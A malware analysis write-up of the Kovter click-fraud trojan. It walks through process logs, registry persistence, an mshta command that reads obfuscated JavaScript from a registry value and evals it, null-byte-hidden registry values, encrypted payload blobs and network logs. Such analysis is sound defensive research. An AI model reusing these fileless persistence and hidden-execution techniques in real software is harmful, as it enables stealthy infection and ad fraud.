

# malware-analysis-writeups/Kovter/Kovter.md at main · itaymigdal/malware-analysis-writeups

By itaymigdal

Archived: 2026-04-05 16:53:34 UTC

Malware Name	File Type	SHA256
Kovter	x32 exe	40050153dceec2c8fbb1912f8eeabe449d1e265f0c8198008be8b34e5403e731

## Intro

Probably this is the piece of malware that blew my mind the hardest of all malwares i have ever touched (still they are not a lot though 😊). days and nights i spent on it and it is not even close to be enough to fully comprehend the whole picture of it. it uses tons of tricks against analysts, and it has brilliant persistence mechanism. the malware essence is special as well - it is a Click-Fraud Malware, and i could not explain it better then "eWhite Hats" did on their ["KOVTER UNCOVERED" paper](#):

Blogs display ads in the hope that their readers will see an advertisement that interests them and click on it. The click is tracked by the ad network (such as Google AdWords) and the blog is financially rewarded for the number of readers that click on ads while reading their blog. Click fraud malware infects a computer and uses that computer as a host to perform fraudulent clicks. In this way, the group running the malware campaign can make money at the expense of the ad network and the advertisers, since the advertisers pay for the clicks, whether legitimate or not. The malware group registers fake websites with the ad network. The fraudulent clicks are for ads these websites “displayed.” The ad network cannot differentiate between these “clicks” for ads that were never seen by anyone and legitimate clicks, so the malware group is paid for the fake clicks on their fake sites.


Additionally, the malware is written in Delphi which is harder to analyze then the usual C/C++.

## Analysis process

The initial executable which contains all the upcoming badness inside of it has a very creepy icon:




Of course it is packed:




As i do always, i'm executing the malware under Procmon to see the main malware actions. the file is sleeping for few minutes and then:

- Few processes are spawned with very interesting command line:



Process Name	PID	Operation	Path	Command Line
svchost.exe	3812	Process Exit		C:\Windows\system32\svchost.exe -k netsvcs -p -s wsvnc
PDFXCview.exe	5612	Process Start		"C:\Users\IEUser\Desktop\PDFXCview.exe"
wmiprvse.exe	3148	Process Create	C:\Windows\system32\wmiprvse.exe	C:\Windows\system32\wbem\wmiprvse.exe
mshhta.exe	8056	Process Start		"C:\Windows\system32\mshhta.exe" javascript:Ax:9Nqg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RbfrdJ="aHX";R5DwE=U73D.f
mshhta.exe	8056	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\mshhta.exe" javascript:Ax:9Nqg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RbfrdJ="aHX";R5DwE=U73D.f
powershell.exe	5816	Process Start		"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex \$env:hznidw
powershell.exe	5816	Process Create	C:\Windows\System32\Conhost.exe	"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex \$env:hznidw
Conhost.exe	8564	Process Start		\?":C:\Windows\system32\conhost.exe 0dffffff -ForceV1
powershell.exe	5816	Process Exit		"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex \$env:hznidw
Conhost.exe	8564	Process Exit		\?":C:\Windows\system32\conhost.exe 0dffffff -ForceV1
mshhta.exe	8056	Process Exit		"C:\Windows\system32\mshhta.exe" javascript:Ax:9Nqg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RbfrdJ="aHX";R5DwE=U73D.f

The process tree by AnyRun:



- A huge amount of data is written to the registry by almost all of the processes:

PDFXCview.exe	5612	RegSetValue	HKCU\Software\wFMMHneB\Hkpk92nh	"C:\Users\IEUser\Desktop\PDFXCview.exe"
PDFXCview.exe	5612	RegSetValue	HKCU\Software\wFMMHneB\HHbgT4pXw	"C:\Users\IEUser\Desktop\PDFXCview.exe"
PDFXCview.exe	5612	RegSetValue	HKCU\Software\vmwbcodxv\pxpg	"C:\Users\IEUser\Desktop\PDFXCview.exe"
PDFXCview.exe	5612	RegSetValue	HKCU\Software\vmwbcodxv\eznyhwwfez	"C:\Users\IEUser\Desktop\PDFXCview.exe"
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Ax9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfndJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Ax9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfndJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Ax9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfndJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Ax9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfndJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Ax9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfndJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Ax9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfndJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Ax9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfndJ="aHX";R
mshta.exe	8056	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\D...	"C:\Windows\system32\mshta.exe" javascript:Ax9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfndJ="aHX";R

regsvr32.exe	4636	RegSet Value	HKCU\Software\vmwbcodxv\nfct
regsvr32.exe	4636	RegSet Value	HKCU\Software\vmwbcodxv\hcpduebihc
regsvr32.exe	4636	RegSet Value	HKCU\Software\vmwbcodxv\syinrpwH
regsvr32.exe	4636	RegSet Value	HKCU\Software\vmwbcodxv\pxpg
regsvr32.exe	4636	RegSet Value	HKCU\Software\vmwbcodxv\eznyhwwfez
regsvr32.exe	4636	RegSet Value	HKCU\Software\Classes\A5ef\shell\open\command\Default
regsvr32.exe	4636	RegSet Value	HKCU\Software\Classes\c0ded\Default
regsvr32.exe	4636	RegSet Value	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\

- A huge amount of connections are made to variety of destinations by Regsvr32.exe (as you already guess - this is the click fraud activity):

regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10.mynet:50371 -> 185.117.72.90:http
regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10.mynet:50372 -> 185.117.72.90:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50374 -> 40.48.11.126:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50375 -> genevabroadband.com:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50376 -> 143.152.28.164:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50373 -> 16.126.107.146:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50379 -> dhcp-130-58-76-179.swarthmore.edu:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50380 -> ip164.statdsl30.bevcomm.net:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50377 -> 68.220.49.84:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50381 -> 238.240.143.74:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50383 -> 236.30.108.110:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50384 -> 145.6.214.144:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50382 -> 89-67-216-17.dynamic.chello.pl:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50386 -> 235.137.240.9:https
regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10.mynet:50371 -> 185.117.72.90:http
regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10.mynet:50372 -> 185.117.72.90:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50385 -> 96.sub-75-238-170.myvzw.com:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50388 -> host-115-62.available.khakasnet.ru:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50387 -> 159.48.237.170:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50389 -> 82.200.186.220.metro.online.kz:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50390 -> host-81-73-203-189.business.telecomitalia.it:http
regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10:50392 -> 127.211.118.42:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50391 -> cpe-72-130-227-212.hawaii.res.r.com:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10:50392 -> 127.211.118.42:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50393 -> 132.133.186.197:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50394 -> 36.29.141.182:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50395 -> 129.247.43.208:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50396 -> 213.242.114.60:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50397 -> bras-vpm-toroon01y3w-4p130-05-76-71-158-123.dsl.bell.ca:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50399 -> 54.136.198.32:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50400 -> 92.205.73.218:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50402 -> 117.200.195.195:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50401 -> 19.45.202.14:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50403 -> h183.222.20.98.static.ip.windstream.net:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50404 -> adel.viettel.vn:http


## Persistence Mechanism

After the computer was well infected, we will follow the persistence chain.

We'll try to locate anything suspicious in Autoruns, and we found it:

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				9/14/2018 11:34 PM	
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	5/29/2008 4:32 PM	0/75
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				1/25/2021 1:50 PM	
<input checked="" type="checkbox"/> VBoxTray	VirtualBox Guest Additions Tray Appli...	(Verified) Oracle Corporation	c:\windows\system32\vbtray.exe	1/7/2021 8:31 AM	0/74
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				12/6/2020 12:22 PM	
<input checked="" type="checkbox"/> SunJavaUpdateSched	Java Update Scheduler	(Verified) Oracle America, Inc.	c:\program files (x86)\common files\java\java update\jusche...	12/9/2020 7:36 AM	0/75
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				3/6/2021 7:20 AM	
<input checked="" type="checkbox"/> (Default)			c:\users\ieuser\appdata\local\bd84\24d9.bat	3/6/2021 7:20 AM	Unknown
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				2/26/2021 6:35 AM	
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	(Verified) Google LLC	c:\program files\google\chrome\application\88.0.4324.190\...	2/18/2021 1:08 PM	0/75

Suspicious batch file was written to a the run key. navigating to the location in Explorer:



Besides the batch file we see another file with a very suspicious extension. the content of the batch file is:

```

24d9.bat - Notepad
File Edit Format View Help
start "uJtoiQqs49D1N9qbLFWHmD" "%LOCALAPPDATA%\bd84\b143.c0ded"

```

The batch file executes the other weird file (the first argument of `start` is the title of the new window). looking at the content of the file:

```


b143.c0ded
1 cCANOEZYiHN8I0[]CzF"±š^fÍ>G!{Äë°;i,ðWDCIÄ*1ZúGm
2 äibiETBiãZÏY]i8DC4"ñÄSYN•°ñeu°%ÉÇS<¶`NUL3%ë~?uZ±
3 ...i•ZÜCANzbYk&æI'F°»hS"§...4:8%$-°ÉÄ%:|148mNUPÍÔ?w;|
4 e hÑ$BÆèdsUS -gÜ»,,mRëSOH!æéáTBS!ÑÄENyàXH=|ÄB9ëB;
5 ó"BEUú[-òH5rú:öÄ°ÁYÄé-ògZÌ',%roK,|iSYNNAK`òF™;PÜë
6 ÄSYNZúEEó@3{'+RS
7 EN»sÈ°RS&nETBHöÄEwò°K%BEU2SI^BifÜhETB#CANvME,µ
8 "É_æ_@i_jëüçö+*ASYNAvBEU!äESCxr$CDEEö±šä,-ãGpD
9 %Ä>i;DCLi^æ87(DC2†/ÜZ

```

It looks encrypted..


So now you must ask, how Windows suppose to know how to deal with this ".c0ded" extension?

The answer lies in the following registry location (Which was written by the malware of course):



This key describes how to treat this ".c0ded" file, and the answer here is - treat it like it was a "a5ef" file.


And how to treat this extension?



```
"C:\Windows\system32\mshta.exe" "javascript:Au3RYNx="z"
Iq3=new ActiveXObject("WScript.Shell")
waM4J=Iq3.RegRead("HKCU\software\vmwbcodxv\eznyhwwfez")
eval(waM4J)
"
```

The command reads the registry value in `HKCU\software\vmwbcodxv\eznyhwwfez` and runs it as Javascript by [Mshta.exe](#).

Opening this location in Regedit reveals this key including all the other values that was written by the malware. but watch this - when opening the value `eznyhwwfez`, it looks empty, even though we can see something is there in the Regedit navigator:



This is happening because Kovter authors used a really nice trick that abuses a known bug in the registry: all the values written to it were prefixed with a Null byte, which causes the registry to display an empty value in newer versions of Windows, or crash the program in older version.

So exporting all this registry data:

```
[HKEY_CURRENT_USER\Software\vmwbcodxv]
"pxpg"="$:Â:Â:N*4pÂêjTÛZ0OSCf+Iÿ~ê*.A²SS3DC1BEL-i»ETBµç(SYN)ÑŞeðVý-ðDC2#iüFRiá+*
SO ,S0çBELDLE--ÊETXÄZi-α=ØW=ö;K(Äo3v'aEDtqtFFsðosHYžSIeÄ*pdçETXW,)^DŽ(m;DLBSTXµf
"eznyhwwfez"="OGgkTVakpKafN3vtaU8aZZSQA="\OjVCdUCo62rRhVSga2rBU3NJFu4MsD7LRRELqrdIC
"czyraw"="dzAWgJM+VNVUEFViWXJ3oF9cXangWWRj13bN9DSm65JvQDCQ8nW/qT14nhahtRmQIkj6oqXkh
"nfct"="dTgW3J85Vq6KMA=="
"hcpduebihc"="dmkS25I/U15Cc4C0fE6jRcIB2vcQGU="
"syinrpwh"="eT1H3JUwVZsHrDEtp40WzQQ="
```

We've got a very obfuscated Javascript code that contains a big blob of binary data that deobfuscated and being sent to "eval" function which executes it:





So it loads Advapi32.dll (a library which contains all the registry API):

```
mov     [ebp+var_D1], 61h ; 'a'  
mov     [ebp+var_D0], 64h ; 'd'  
mov     [ebp+var_CF], 76h ; 'v'  
mov     [ebp+var_CE], 61h ; 'a'  
mov     [ebp+var_CD], 70h ; 'p'  
mov     [ebp+var_CC], 69h ; 'i'  
mov     [ebp+var_CB], 33h ; '3'  
mov     [ebp+var_CA], 32h ; '2'  
mov     [ebp+var_C9], 2Eh ; '.'  
mov     [ebp+var_C8], 64h ; 'd'  
mov     [ebp+var_C7], 6Ch ; 'l'  
mov     [ebp+var_C6], 6Ch ; 'l'
```

And then reads an the encrypted Kovter main payload that was written to the registry:


```
align 4  
db 'software\vmwbcodxv',0  
align 4
```

Decrypts it in memory, and executes it!


### Main Activity

This main Kovter payload responsible for injecting itslef to Regsvr32.exe, which injects itself to another instance of Regsvr32.exe.

So in order to cut to the chase, i located the injected decrypted Kovter PE using Process Hacker in Regsvr32.exe:

